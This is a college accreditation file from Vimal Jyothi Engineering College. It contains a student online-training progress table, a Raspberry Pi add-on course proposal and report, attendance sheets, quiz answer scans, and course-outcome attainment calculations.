81	KEERTHANA B	EC	87.7%	23 hours 16 minutes 45 seconds
82	JISHNU S K	CE	22.56%	7 hours 40 minutes 40 seconds
83	ROSHIN JOSE	CE	0.99%	30 minutes 52 seconds
84	M C ANAGHA ANEESH	EC	60.46%	11 hours 57 minutes 26 seconds
85	MERENA GEORGE	CSE	37.21%	18 hours 21 minutes 7 seconds
86	SANJAY PRAKASH	EC	62.9%	22 hours 21 minutes 11 seconds
87	AMITHKANTH P V	ME	19.49%	5 hours 56 minutes 36 seconds
88	ARUN BALAKRISHNAN A	ME	2.77%	1 hour 51 minutes 35 seconds
89	ALEENA JOSEPH	CSE	11.52%	8 hours 30 minutes 16 seconds
90	SAVISHNA VALSAN	EC	76.48%	1 day 17 hours 41 minutes 33 seconds
91	CHAITHANYA P V	EC	15.43%	9 hours 55 minutes 58 seconds
92	ANUSREE K	CE	9.73%	2 hours 51 minutes 53 seconds
93	ABHINAND JAYARAJ	EC	16.88%	5 hours 56 minutes 3 seconds
94	ROHITH SREENIVASAN	EC	10.83%	3 hours 17 minutes 23 seconds
95	VIGNESH K M	EC	18.29%	3 hours 43 minutes 41 seconds

96	NIDHEESH V C	ME	0%	6 minutes 8 seconds
97	AKSHAY MOHAN	CSE	0.42%	13 minutes 48 seconds
98	ARCHANA A	CSE	3.35%	2 hours 32 minutes 42 seconds
99	ABISHEK K	EC	33.4%	9 hours 53 minutes 15 seconds
100	SREELAKSHMI SURESHKUMAR	CSE	13.71%	5 hours 37 minutes 22 seconds
101	HRISHIKA C	EC	81.78%	1 day 11 hours 53 minutes 39 seconds
102	NANDAKISHOR V V	ME	0%	1 minute 14 seconds
103	ALEX JOSE	CE	1.27%	3 hours 57 minutes 26 seconds
104	JOMAT MATHEW	ME	0.42%	19 minutes 49 seconds
105	SHAMILA CP	EC	100%	1 day 22 hours 12 minutes 23 seconds
106	AGIN CHANDRAN	CSE	4.24%	55 minutes 49 seconds
107	AVINASH SUDHEER	ME	6.92%	1 day 51 minutes 32 seconds
108	GAUTHAM K	ME	4.62%	2 hours 39 minutes 40 seconds
109	AMRUTHA K P	CE	0%	2 minutes 10 seconds
110	SREYA SURESH	CE	0%	18 seconds
111	CHAITHANYA	CE	3.55%	1 hour 33 minutes 40 seconds
112	Sreya Satyanathan	CE	5.08%	3 hours 16 minutes 53 seconds
113	AMIT ANIL ANTHORE	ME	0%	2 minutes 21 seconds
114	AMALESH KUMAR V	EC	17.97%	8 hours 41 minutes 7 seconds
115	ATHULYA RATHINDRAN	EC	7.4%	3 hours 26 minutes 7 seconds
116	ANITA JOHN	CE	13.11%	6 hours 7 minutes 15 seconds
117	ANJU JAYAN	ME	2.27%	1 hour 4 minutes 45 seconds
118	ANUSREE	CE	2.75%	2 hours 16 minutes 3 seconds
119	ATHUL PRAMOD EK	ME	8.02%	2 hours 25 minutes 24 seconds
120	MAHIMA K V	EC	31.23%	19 hours 9 minutes 31 seconds
121	PRANAV C	AEI	0%	3 minutes 46 seconds
122	AMAL KURIAKOSE K K	ME	3.6%	58 minutes 44 seconds
123	VYSHAKH GIREESH	EC	55.02%	15 hours 19 minutes 37 seconds
124	ANU SAJEEV	AEI	3.57%	2 hours 1 minute 33 seconds
125	AKHIL KUMAR M K	ME	0.14%	7 minutes 1 second
126	GLADSON JOSEPH	ME	0.14%	8 minutes 19 seconds
127	JOYAL SAJI	ME	3.86%	3 hours 45 minutes 32 seconds
128	ADWAITH JYOTHIS SP	ME	0.42%	9 minutes 1 second
129	ALEN JOSEPH	ME	0.42%	12 minutes 1 second
130	STENIN M JAMES	ME	0%	3 minutes 46 seconds
131	AKSHAY A	ME	0%	3 minutes 14 seconds
132	ASWIN KRISHNA A S	ME	0%	16 seconds
133	Hemanth Nambiar	ME	0%	3 minutes 21 seconds
134	RIYA SEBASTIAN	CSE	20.01%	10 hours 16 minutes 25 seconds
135	SHARATH K	ME	6.1%	2 hours 59 minutes 51 seconds
136	ANILA SEBASTIAN	CSE	32.63%	15 hours 39 minutes 24 seconds
137	ABHINAND V.P	ME	0%	1 minute 24 seconds
138	ABHIRAJ ASHOK P V	ME	4.24%	1 hour 46 minutes 45 seconds
139	JEWEL JOSEPH	CSE	0.42%	18 minutes 37 seconds
140	KEERTHANA VINOD	EC	90.16%	1 day 8 hours 27 minutes 48 seconds
141	ANJANA KRISHNAN	CE	7.02%	4 hours 34 minutes 52 seconds
142	SNEHA RAJEEV	CE	0%	2 minutes 5 seconds
143	GOKUL S	ME	8.24%	4 hours 8 minutes 29 seconds
144	PALLAVI CHANDRAN	ME	56.53%	10 hours 44 minutes 44 seconds

145	SRIHARI MURALEEDARAN KP	ME	2.82%	56 minutes 39 seconds
146	SANJAY CP	ME	37.42%	11 hours 2 minutes 14 seconds
147	DILNA P T	CE	4.4%	3 hours 43 minutes 24 seconds
148	AKSHAY K V	EEE	1.91%	29 minutes 17 seconds
149	RAGILAKSHMI T V	EEE	3.31%	3 hours 30 minutes 39 seconds
150	NIVED pp	CSE	3.42%	1 hour 15 minutes 54 seconds
151	SIDHARTH RAJESH P	EEE	1.84%	58 minutes 52 seconds
152	ANUSREE RAJAGOPAL M	CSE	3.63%	1 hour 42 minutes 8 seconds
153	DILJITH A	ME	4.19%	1 hour 15 minutes 48 seconds
154	AMAL K	EEE	30.84%	7 hours 20 minutes 54 seconds
155	PRANAV VIJAY MANNI	EEE	0.71%	27 minutes 33 seconds
156	NANDAKUMAR V.M	ME	20.35%	9 hours 13 minutes 58 seconds
157	BIBIN P S	EC	30.58%	20 hours 32 minutes 13 seconds
158	ASHBIN SABU	EC	1.47%	1 hour 40 minutes 51 seconds
159	S K YADU KRISHNA	EC	3.81%	1 hour 29 minutes 59 seconds
160	ATHUL SUJITH	EC	13.62%	2 hours 28 minutes 36 seconds
161	ANJITHA E	CE	6.66%	3 hours 46 minutes 31 seconds
162	MAYOOGHA C M	EEE	60.7%	20 hours 47 minutes 14 seconds
163	ANAGHA DIVAKARAN	CE	0%	1 minute 49 seconds
164	Akshay K	AEI	0%	43 seconds
165	AKSHAY M	CE	2.94%	1 hour 3 minutes 47 seconds
166	ANSON T FRANCIS	ME	5.39%	1 hour 49 minutes 57 seconds
167	ASWATHI GIRISH	EC	4.89%	2 hours 15 minutes 9 seconds
168	VIVEK C	AEI	3.42%	1 hour 47 minutes 30 seconds
169	RIDHUSHA M	EC	54.68%	14 hours 31 minutes 22 seconds
170	Nufaiz Kallil	ME	0.14%	2 minutes 43 seconds
171	JINCE JOSEPH	AEI	2.79%	1 hour 20 minutes 27 seconds
172	PALLAVI PRAVEEN	CE	16.74%	6 hours 51 minutes 13 seconds
173	SREYA CHANDRASEKHARAN	EC	66.63%	11 hours 43 minutes 20 seconds
174	ARDRA N KARUN	CE	33.47%	10 hours 50 minutes 18 seconds
175	ABHISHEK K	AEI	0%	6 minutes 11 seconds
176	ANUGRAH KRISHNAN	ME	2.99%	1 hour 22 minutes 13 seconds
177	JOICE JOY	AEI	0%	17 seconds
178	DIVITHEJ P P	ME	3.35%	1 hour 18 minutes 14 seconds
179	SAJIN HARIDAS	CSE	8.27%	1 hour 42 minutes 18 seconds
180	ANJU VINOD M	EEE	3.66%	2 hours 14 minutes 8 seconds
181	Akash Gopinath	ME	56.53%	5 hours 51 minutes 56 seconds
182	ANUSREE K	CSE	21.61%	8 hours 58 minutes 55 seconds
183	DAVIS SABU	CSE	17.54%	8 hours 44 minutes 50 seconds
184	SANDRA VENUGOPALAN	EC	4.66%	2 hours 3 minutes 49 seconds
185	ANUJA ANIL	EC	26.74%	21 hours 3 minutes 1 second
186	ATHULRAJ M	ME	0%	17 minutes 9 seconds
187	MEGHNA PRAKASH	CE	0%	5 minutes 57 seconds
188	AISWARYA AJITH N K	CE	1.77%	1 hour 37 minutes 51 seconds
189	AMAL JOY	ME	0.42%	17 minutes 49 seconds
190	NEHA AJAY	CSE	61.97%	20 hours 47 minutes 58 seconds
191	JESVIN JAISON	CSE	6.36%	1 hour 49 minutes 3 seconds
192	AKhil	EC	4.1%	1 hour 52 minutes 33 seconds
193	PRANAV P K	EC	5.39%	1 hour 35 minutes 13 seconds

194	AVINASH GANGADHARAN	ME	0%	2 minutes 5 seconds
195	ANAGHA PAVITHRAN	CE	0.14%	17 minutes 14 seconds
196	AMAL KRISHNA	EEE	20.26%	22 hours 43 minutes 40 seconds
197	JOMON JOY	EEE	0%	2 minutes 17 seconds
198	JESWIN THOMAS	EEE	3.63%	2 hours 9 minutes 20 seconds
199	AMALJITH P K	EC	26.74%	1 day 38 minutes 40 seconds
200	AKHIL HARIDAS	ME	3.34%	1 hour 20 minutes 49 seconds
201	ADARSH JAYADEVAN	ME	2.82%	48 minutes 36 seconds
202	AMAL BABU	ME	1.91%	26 minutes 40 seconds
203	STALIN JOHNSON	ME	3.71%	1 hour 46 minutes 54 seconds
204	K SIBIN SIVAN	ME	0.42%	12 minutes 16 seconds
205	SREERAG V V	ME	2.47%	1 hour 18 minutes 28 seconds
206	Jewel Prakash	S6 CE A	5.26%	2 hours 22 minutes 36 seconds
207	SOURAV RAJAN	ME	0%	1 minute 16 seconds
208	DANIEL PAUL LALAT	ME	0.56%	22 minutes 55 seconds
209	ADARSH TK	ME	3.85%	1 hour 55 minutes 4 seconds
210	AROMAL JOSEPH K M	CSE	1.1%	26 minutes 25 seconds
211	KIRAN S NAMBIAR	EEE	8.62%	2 hours 30 minutes 50 seconds
212	ANAGH	ME	2.12%	33 minutes 55 seconds
213	Prajwala Raj	CSE	11.62%	3 hours 21 minutes 46 seconds
214	JITHIN K	ME	8.33%	2 hours 13 minutes 1 second
215	Sivapriya p v	S6 CE A	8.32%	6 hours 37 minutes 10 seconds
216	JALJITH M	CE	0.71%	34 minutes 35 seconds
217	ABIN JOSE	ME	0%	1 second
218	ALBERT BENN AUGUSTINE	ME	0.92%	9 minutes 22 seconds
219	Anjali Prashand	S6 CE A	3.39%	44 minutes 56 seconds
220	Revathi Rajan	S6 CE A	15.39%	12 hours 18 minutes 18 seconds
221	Aparna Jose	S6 CE A	2.5%	1 hour 21 minutes 22 seconds
222	Vaishakhan K	S6 ME A	3.55%	2 hours 19 minutes 30 seconds
223	NIKHIL PV	ME	5.32%	3 hours 56 minutes 45 seconds
224	ANUSHA JOHN	CSE	39.9%	8 hours 55 minutes 14 seconds
225	ALEX JOLLY	EC	2.38%	1 hour 3 minutes 34 seconds
226	YADULEKH.J	AEI	5.25%	1 hour 45 minutes 28 seconds
227	VISHNU.RAJ	AEI	0%	2 minutes 5 seconds
228	N SREVYA RAJEEV	CE	7.36%	3 hours 6 minutes 24 seconds
229	FEBIN JOHNSON	CSE	10.86%	4 hours 35 seconds
230	ABHISHEK ATK	ME	0%	7 seconds
231	REVATHI SURESH KUMAR	CE	0%	7 minutes 38 seconds
232	ABINKRISHNA P V	CSE	6.98%	2 hours 43 minutes 22 seconds
233	ANAGHA PREMARAJ	EC	73.79%	19 hours 21 minutes 11 seconds
234	BUSHRA K N	CSE	11.44%	3 hours 20 minutes 7 seconds
235	AYSHA AFROUZ P	CE	2.05%	40 minutes 29 seconds
236	NADHIR K	CE	0%	18 seconds
237	SAYANTH P DINESH	EEE	4.24%	1 hour 50 minutes 45 seconds
238	VAISHAKHI R PRATHAP	CE	5.96%	3 hours 7 minutes 23 seconds
239	Arjun Krishnan	S6 ME A	2.32%	46 minutes 53 seconds
240	NAMRATA MOHAN	CE	29.05%	16 hours 44 minutes 29 seconds
241	nivedya susil	CSE	98.28%	2 days 9 hours 33 minutes 23 seconds
242	VIMAL KUMAR T	ECE	0.42%	11 minutes 30 seconds

243	NITHYA JOHN JOHN	EEE	0.92%	1 hour 29 minutes 15 seconds
244	ADISH N KARUN	ME	27.63%	12 hours 57 minutes 45 seconds
245	ABHINAV MAHESH	CE	2.12%	47 minutes 32 seconds
246	ASWANI P	CE	4.71%	2 hours 3 minutes 55 seconds
247	ADITHYA K R	CE	4.14%	5 hours 17 minutes 50 seconds
248	AKHIL T P	EEE	0.42%	20 minutes 55 seconds
249	Vishnu KK	AEI	0%	4 minutes 9 seconds
250	VIVEK RAJAN NAIR	CSE	1.91%	38 minutes 46 seconds
251	ADARSH SHIVADASAN	CE	4.8%	1 hour 23 minutes 23 seconds
252	Jamna	S6 CE A	0%	1 minute 21 seconds
253	ANANDAPADMANABHAN M	EEE	4.05%	1 hour 26 minutes 4 seconds
254	VINAYAK SREEDHAR	ME	3.81%	1 hour 38 minutes 52 seconds
255	Vyshnav	S6 CE B	0.42%	10 minutes 7 seconds
256	LINISHA SURESH	CSE	6%	1 hour 35 minutes 59 seconds
257	DHANYA SUDHAKARAN	CSE	12.71%	3 hours 51 minutes 49 seconds
258	JACOB SANTHOSH	ME	9.16%	4 hours 12 minutes 50 seconds
259	KEERTHI RAMESH	CSE	4.24%	1 hour 43 minutes 43 seconds
260	ARTHANA S	ECE	0.85%	15 minutes 56 seconds
261	Navu Aravind	NA	26.44%	10 hours 41 minutes 7 seconds
262	SHEBIN PAUL	CSE	0.42%	12 minutes 31 seconds
263	SARATH CHANDRAN	AEI	0%	2 minutes 5 seconds
264	ADARSH HAREENDRAN	ME	2.51%	58 minutes 31 seconds
265	AKSHAY K	ME	0.14%	3 minutes 38 seconds
266	Jishnu A	ME	0%	2 minutes 29 seconds
267	SIDHARTH SREEDAR	CE	11.62%	3 hours 17 minutes 51 seconds

CERTIFICATE OF PARTICIPATION

This is presented to :

Abhirami Venugopal

For successfully participating in the 66 hours of Online Placement Training (FACE 360 Capsule) conducted by FACE Prep from April 14, 2020 to May 13, 2020





Table of Content

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1	Event Proposal
2	Event Photographs
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8	Feedback Report
9	Sample Certificate



**VIMAL JYOTHI
ENGINEERING COLLEGE**

JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T. KERALA
An ISO 9001: 2008 Certified Institution

EVENT PROPOSAL FORM

1	Event type and Name	A workshop on " Introduction to Raspberry Pi
2	Date and time	22/11/2021 to 26/11/2021 9.00 AM to 4.10 PM
3	Participants/audience	S7 EEE students
4	Venue	Offline mode ,Software Lab
5	Objectives	1. To learn about technical aspects of Raspberry pi
6	Expected outcomes	1. Will be aware doing the projects in Raspberry Pi 2. Will be aware of latest trends and technologies in the field of Raspberry Pi
7	Connected POs/PSOs	PO1, PO6, PO12, PO2, PO5, PO7, PO8, PO9, PO10, PO11, PO12, PS0, PS2
8	Resource requirements	Software Lab
9	Any other Relevant Information	Resource Person: Mr. Muhammed Suhail, Robotics Engineer, Deep flow .Technologies Pvt LTD
10	Responsible Person	Mr Prabin James , Assistant Professor , Department of EEE, VJEC
11	Department	Department of Electrical & Electronics Engineering, VJEC.

Proposal prepared by

Ms. Prabin James
Assistant professor
Department of EEE, VJEC

19/11/2021

Recommended by

Ms. LALY JAMES
HOD EEE
Department of EEE, VJEC

19/11/21

Add on course on Raspberry Pi

Venue: EEE Software Lab

Date: 22th November 2021 to 26th November 2021

Brief Description: -

EEE Department in association with IEEE conducted a Add oncourse onRaspberry pi on 22th November 2021 to 26th November 2021at 9 Am to 4 Pm in the EEE software lab of Vimal Jyothi Engineering college. The session was taken by Mr. Muhammed Suhail (Robotics Engineer, DeepFlowTechnologiesPvt.Ltd.). The sessionprovided a clear knowledge about the basic functions and usage of Raspberry Pi. The session describes the various functions and programmes in Raspberry Pi and do the projects in Raspberry Pi. The session was very interesting, helpful and the doubts of the attendees were cleared, and the outcome of the session was truly fruitful.

Photograph:



Value added course Raspberry Pi on 22-26 November by Mr. Muhammed Suhail (Robotic Engineer, DeepFlow Technologies Pvt.Ltd)

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Value added course Raspberry Pi on 22-26 November by Mr. Muhammed Suhail (Robotic Engineer, DeepFlow Technolitics Pvt.Ltd)



**Add on course on Raspberry pi
Electrical and Electronics Engineering**

Attendance sheet

Sl.No	Ad.No	PRN/uty Reg.No	Name of Student	22-11-2021	23-11-2021	24-11-2021	25-11-2021	26-11-2021
1								
2	6120	VML18EE001	ARCHA VARADARAJ	✓	✓	✓	✓	✓
3	6118	VML18EE002	ABIN THOMAS TOMY	✓	✓	✓	✓	✓
4	6149	VML18EE003	AKHIL PREM R.K	✓	AB	✓	✓	✓
5	6265	VML18EE004	AKSHAY KRISHNAN NAMBOOTHIRI	✓	✓	✓	✓	✓
6	6028	VML18EE005	AKSHAY SHAJI	✓	✓	✓	✓	✓
7	6208	VML18EE006	ALBIN BABY	✓	✓	✓	✓	✓
8	6119	VML18EE007	ALEENA BENNY	✓	✓	✓	✓	✓
9	6073	VML18EE008	AMAL LUKOSE	✓	✓	✓	✓	✓
10	6204	VML18EE009	ARCHANA MANOJ	AB	✓	✓	✓	✓
11	6271	VML18EE010	ATHUL DAS	AB	✓	✓	✓	✓
12	6322	VML18EE011	FAHEEM P	✓	✓	✓	✓	✓
13	6136	VML18EE012	HARSHA RAMESH	✓	AB	✓	✓	✓
14	6246	VML18EE013	JITHIN RAJ K.P	✓	✓	✓	✓	✓
15	6289	VML18EE014	JUNAID AHMED SIRAJ	✓	✓	✓	✓	✓
16	6286	VML18EE015	MOHAMMED JAZEEL M	✓	✓	✓	✓	AB
17	6275	VML18EE016	MUHAMMED RASHID K K	✓	✓	✓	✓	AB
18	6323	VML18EE017	NABHAN AHAMMED	✓	✓	✓	✓	✓
19	6161	VML18EE018	NANDAKISHORE K P	✓	✓	✓	✓	✓
20	6072	VML18EE019	PREDHIK C K	✓	✓	✓	✓	✓
21	6032	VML18EE020	RAHULDAS V V	✓	✓	✓	✓	✓
22	6141	VML18EE021	RIYANA ANWAR K	✓	✓	✓	✓	✓
23	6126	VML18EE022	SANKEERTH P	✓	✓	✓	✓	✓
24	6207	VML18EE023	SHARAN RATHNAKUMAR	✓	✓	✓	✓	✓
25	6143	VML18EE024	VISHNU K	✓	✓	✓	✓	✓
26	6101	VML18EE025	VISMAYA P	✓	✓	✓	✓	✓
	6771	LVML18EE026	ARSHA A	✓	✓	✓	✓	✓



DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING
IMPACT ANALYSIS OF ADD ON COURSE ON RASPERRI PI

Topic: ADD ON COURSE ON RASPERRY PI

Date: 21st November 2021 to 26th November 2021

Semester and academic year: S8 ,2018-2022 Batch

Duration (no of days): 5

Batch: S8 ,2018-2022 Batch

List of students attended

VML18EE001	ARCHA VARADARAJ
VML18EE002	ABIN THOMAS TOMY
VML18EE003	AKHIL PREM R.K
VML18EE004	AKSHAY KRISHNAN NAMBOOTHIRI
VML18EE005	AKSHAY SHAJI
VML18EE006	ALBIN BABY
VML18EE007	ALEENA BENNY
VML18EE008	AMAL LUKOSE
VML18EE009	ARCHANA MANOJ
VML18EE010	ATHUL DAS
VML18EE011	FAHEEM P
VML18EE012	HARSHA RAMESH
VML18EE013	JITHIN RAJ K.P
VML18EE014	JUNAID AHMED SIRAJ
VML18EE015	MOHAMMED JAZEEL M
VML18EE016	MUHAMMED RASHID K K
VML18EE017	NABHAN AHAMMED
VML18EE018	NANDAKISHORE K P
VML18EE019	PREDHIK C K
VML18EE020	RAHULDAS V V
VML18EE021	RIYANA ANWAR K
VML18EE022	SANKEERTH P
VML18EE023	SHARAN RATHNAKUMAR
VML18EE024	VISHNU K
VML18EE025	VISMAYA P
LVML18EE026	ARSHA A

a. Knowledge acquired (knowledge you gained through your workshop on Raspberry Pi™)

The Workshop on Raspberry Pi offers participants an immersive experience to learn and explore the potential of this versatile single-board computer. Through hands-on projects and expert guidance, attendees gain practical skills and knowledge to harness the power of Raspberry Pi for various applications in electronics, programming, and robotics.

b. Skills learned: (skills and any career-specific abilities that you gained during your project like technical skills, problem analysis, etc. Discuss any of the skills that you learned as part of courses at the college)

In the Workshop on Raspberry Pi, participants acquire a wide range of skills that empower them to leverage the capabilities of this popular single-board computer. They learn to set up and configure a Raspberry Pi, gaining proficiency in hardware interfacing, GPIO programming, and sensor integration. Additionally, attendees gain hands-on experience in coding with Python, creating interactive projects, and building their own customized electronic systems using Raspberry Pi.

c. Impact analysis: Compare the **knowledge and skills sets** that you gained (mentioned as per para a& b above) before and after your internship/visit

Use scale from 1 to 4

Poor = 1 satisfactory = 2, very good = 3 and excellent = 4

Sl. No	Knowledge/Skills	Before	After
1	Practical application of Engineering concepts	1	4
2	Exposure to Design and Analytical skills	1	2
3	Introduced modern engineering tools	1	3
4	Research based knowledge	1	2
5	Contributed to your lifelong learning	1	3
6	Apply knowledge of Robotics and AI tools	2	4
7	Develop technical knowledge, skill, and competence to identify comprehend and solve problems in research and academic related to industrial drives & control	1	3

d). Connected POs & PSOs Attainment

(Select relevant POs /PSOs and rate the same for the Industrial Training /internships/Industrial visits

undergone)

Use scale from 1 to 3

1 - Poor, 2- Medim, 3- High

POs	Rating			POs	Rating			PSOs	Rating		
	3	2	1		3	2	1		3	2	1
PO 1	3			PO 7			1	PSO 1	3		
PO 2		2		PO 8	4		1	PSO 2	3		
PO 3	3			PO 9	3						
PO 4			1	PO 10		2					
PO 5	3			PO 11		2					
PO 6			3	PO 12	3						

| Program Outcomes (POs)

Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals and an engineering specialization to the solution of complex engineering problems.

Problem Analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

Design: Development of Solutions: Design solutions for complex engineering problems and design systems, components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for, sustainable development.

- **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
- **Individual and Team Work:** Function effectively as an individual and as a member or leader in diverse teams, and in multidisciplinary settings.
- **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to communicate and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
- **Project Management and Finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a team leader and member, to manage projects and in multidisciplinary environments.
- **Lifelong Learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

| Program Specific Outcomes (PSOs)

- Apply the knowledge of electrical fundamentals, circuit design, control engineering, analog & digital electronics to the field of electrical & electronics systems in industry.
- Develop technical knowledge, skill, and competence to identify, conceptualize and solve problems in research and academic related to power system, microcontroller, industrial drive & control.

| Program Educational Objectives (PEOs)

- Graduates will achieve broad and in-depth knowledge of Electrical & Electronics Engineering relating to industrial practice and research to analyse the practical problems and think creatively to generate innovative solutions using appropriate technologies.
- Graduates will make valid judgment, synthesize information from a range of sources and communicate them in sound ways appropriate to the discipline.
- Graduates will sustain intellectual curiosity and pursue lifelong learning not only in areas that are relevant to Electrical & Electronics Engineering, but also that are important to society.
- Graduates will adapt to different roles and demonstrate leaderships in global working environment by respecting diversity, professionalism and ethical practices.

Vision

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skilful engineers imbued with human values and professional ethics.

Mission

To produce competent and disciplined Electrical & Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society.

Faculty Signature

1. Does Raspberry Pi need external hardware?

True

False

2. Does RPi have an internal memory?

True

False

3. How power supply is done to RPi?

USB connection

Internal battery

Charger

Adapter

4. What is the Ethernet/LAN cable used in RPi?

Cat5

Cat5e

Cat6

RJ45

5. What are the parameters that are default values?

Port Name and Bits

Speed and Port Names

Speed and Parity

Stop bit and Flow Control

6. Which instruction set architecture is used in Raspberry Pi?

X86

MSP

AVR

ARM

7. What bit processor is used in Pi 3?

64-bit

32-bit

128-bit

Both 64 and 32 bit

7/10

8. WiFi is not present in which of the following models?

Raspberry Pi3

Raspberry Pi Zero WH

Raspberry Pi Zero W

Raspberry Pi Zero

9. How many USB ports are present in Raspberry Pi 3?

5

3

2

4

10. The input voltage for raspberry pi model B is around _____

5

10

20

60

11. Write any 2 examples how Raspberry Pi is used as modern tool for practical applications.

1) Robot controller.

2) stop motion camera 2

12. Name any 2 developed project applications using Raspberry Pi in electrical engineering areas

1). IoT temperature mask scan entry barrier.

2). Ras pi anti theft flooring mat. 2

5/10

1. Does Raspberry Pi need external hardware?

True

False

2. Does RPi have an internal memory?

True

False

3. How power supply is done to RPi?

USB connection

Internal battery

Charger

Adapter

4. What is the Ethernet/LAN cable used in RPi?

Cat5

Cat5e

Cat6

RJ45

5. What are the parameters that are default values?

Port Name and Bits

Speed and Port Names

Speed and Parity

Stop bit and Flow Control

6. Which instruction set architecture is used in Raspberry Pi?

X86

MSP

AVR

ARM

7. What bit processor is used in Pi 3?

64-bit

32-bit

128-bit

Both 64 and 32 bit

8. WiFi is not present in which of the following models?

~~Raspberry Pi3~~

Raspberry Pi Zero WH

Raspberry Pi Zero W

Raspberry Pi Zero

9. How many USB ports are present in Raspberry Pi 3?

5

~~3~~

2

~~4~~

10. The input voltage for raspberry pi model B is around _____

~~5~~

10

~~20~~

60

11. Write any 2 examples how Raspberry Pi is used as modern tool for practical applications.

- 1) media usage
- 2) Retro gaming machine 2

12. Name any 2 developed project applications using Raspberry Pi in electrical engineering areas

- 1) smart door receptionist with smart lock system.
- 2) voice based hot cold water dispenser system using Ras pi.

3

course outcomes

	After the completion of course student will be able to																		
CO1	do projects in Raspberry Pi																		
CO2	to aware about latest trends and technologies in the field of raspberry Pi																		

CO-PO mapping

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	3			3		3	1	1	3	3	3	3	2
CO2	3	3			3		3	1	1	3	3	3	3	2

question - CO mapping

Questions	mapped CO
1. Does Raspberry Pi need external hardware	CO1,CO2
2. Does RPi have an internal memory	CO1,CO2
3. How power supply is done to RPi?	CO1,CO2
4. What is the Ethernet/LAN cable used in RPi?	CO1,CO2
5. What are the parameters that are not default values of raspberri pi ?	CO1,CO2
6. Which instruction set architecture is used in Raspberry Pi?	CO1,CO2
7. What bit processor is used in Pi 3?	CO1,CO2
8. WiFi is not present in which of the following models?	CO1,CO2
9. How many USB ports are present in Raspberry Pi 3?	CO1,CO2
10. The input voltage for raspberri pi model B is around	CO1,CO2
11. Write any 2 examples how Raspberry Pi is used as modern tool for practical applications.	CO1,CO2
12. Name any 2 developed project applications using Raspberry Pi in	CO1,CO2

	mapped questions
CO1	1,2,3,4,5,6,7,8,9,10,11,12
CO2	4,5,6,9,10,11,12

Laly James
LALY JAMES
 HOD EEE, VJEC

attainment calculation of Rasperi pi workshop(2018-22 batch)			
		CO1,CO2	
Name of staff	que 1 to 10	que. 11	que.12
marks	10	3	3
1 Predhik ck	8	2	2
2 Aleena Benny	7	2	1
3 Amal Lukose	8	1	1
4 RIYANA ANWAR	3	1	2
5 Athul das	7	2	2
6 Akshay Shaji	8	1	2
7 Mohammed Jazeel m	6	2	3
8 ABIN THOMAS TOMY	6	2	2
9 Aarcha Varadaraj	9	1	2
10 Junaid Ahmed Siraj	3	1	2
11 Nabhan ahammed	2	2	3
12 Archana Manoj	2	2	2
13 Harsha Ramesh	9	2	2
14 Albin Baby	7	2	2
15 Jithin raj k p	10	2	2
16 Rahul Das V V	7	2	3
17 Akshay Krishnan	8	2	2
18 Akhil Prem R K	8	1	2
19 Nandakishor kp	6	3	3
20 Rashid K	5	2	3
21 Arsha	7	2	2
22 Faheem	9	2	2
23 vismaya	4	3	2
50% of max mark	5	1.5	1.5
Number of students scored more than 50% of marks	18	17	21
No.of students attended	23	23	23
attainment %	78.26	73.91	91.30
attainment level	2.91	2.7	3
CO1,CO2 attainment			2.88

Pos	CO1	CO2	
PO attainment	2.88	2.88	


 LALY JAMES
 HOD EFE, VJEC

PO ATTAINMENT -raspberry pi

CO attainment	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
2.88	3	3				3	3	1	1	3	3	3	3	2
2.88	3	3				3	3	1	1	3	3	3	3	2
PO ATTAINME	2.88	2.88				2.88	2.88	0.96	0.96	2.88	2.88	2.88	2.88	1.92

attainment calculation of Rasperi pi workshop(2018-22 batch)			
Name of staff	CO1,CO2		
	que 1 to 10	que. 11	que.12
marks	10	3	3
1 Predhik ck	8	2	2
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3 Amal Lukose	8	1	1
4 RIYANA ANWAR	3	1	2
5 Athul das	7	2	2
6 Akshay Shaji	8	1	2
7 Mohammed Jazeel m	6	2	3
8 ABIN THOMAS TOMY	6	2	2
9 Aarcha Varadaraj	9	1	2
10 Junaid Ahmed Siraj	3	1	2
11 Nabhan ahammed	2	2	3
12 Archana Manoj	2	2	2
13 Harsha Ramesh	9	2	2
14 Albin Baby	7	2	2
15 Jithin raj k p	10	2	2
16 Rahul Das V V	7	2	3
17 Akshay Krishnan	8	2	2
18 Akhil Prem R K	8	1	2
19 Nandakishor kp	6	3	3
20 Rashid K	5	2	3
21 Arsha	7	2	2
22 Faheem	9	2	2
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attainment level	2.91	2.7	3
CO1,CO2 attainment			2.88

Pos	CO1	CO2	
PO attainment	2.88	2.88	


LALY JAMES
Lecturer

PO ATTAINMENT -raspberry pi

CU														
attainm	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
2.88	3	3			3	3	1	1	3	3	3	3	2	2
2.88	3	3			3	3	1	1	3	3	3	3	2	2

PO ATTAI	2.88	2.88			2.88	2.88	0.96	0.96	2.9	2.88	2.88	2.88	1.92	1.92
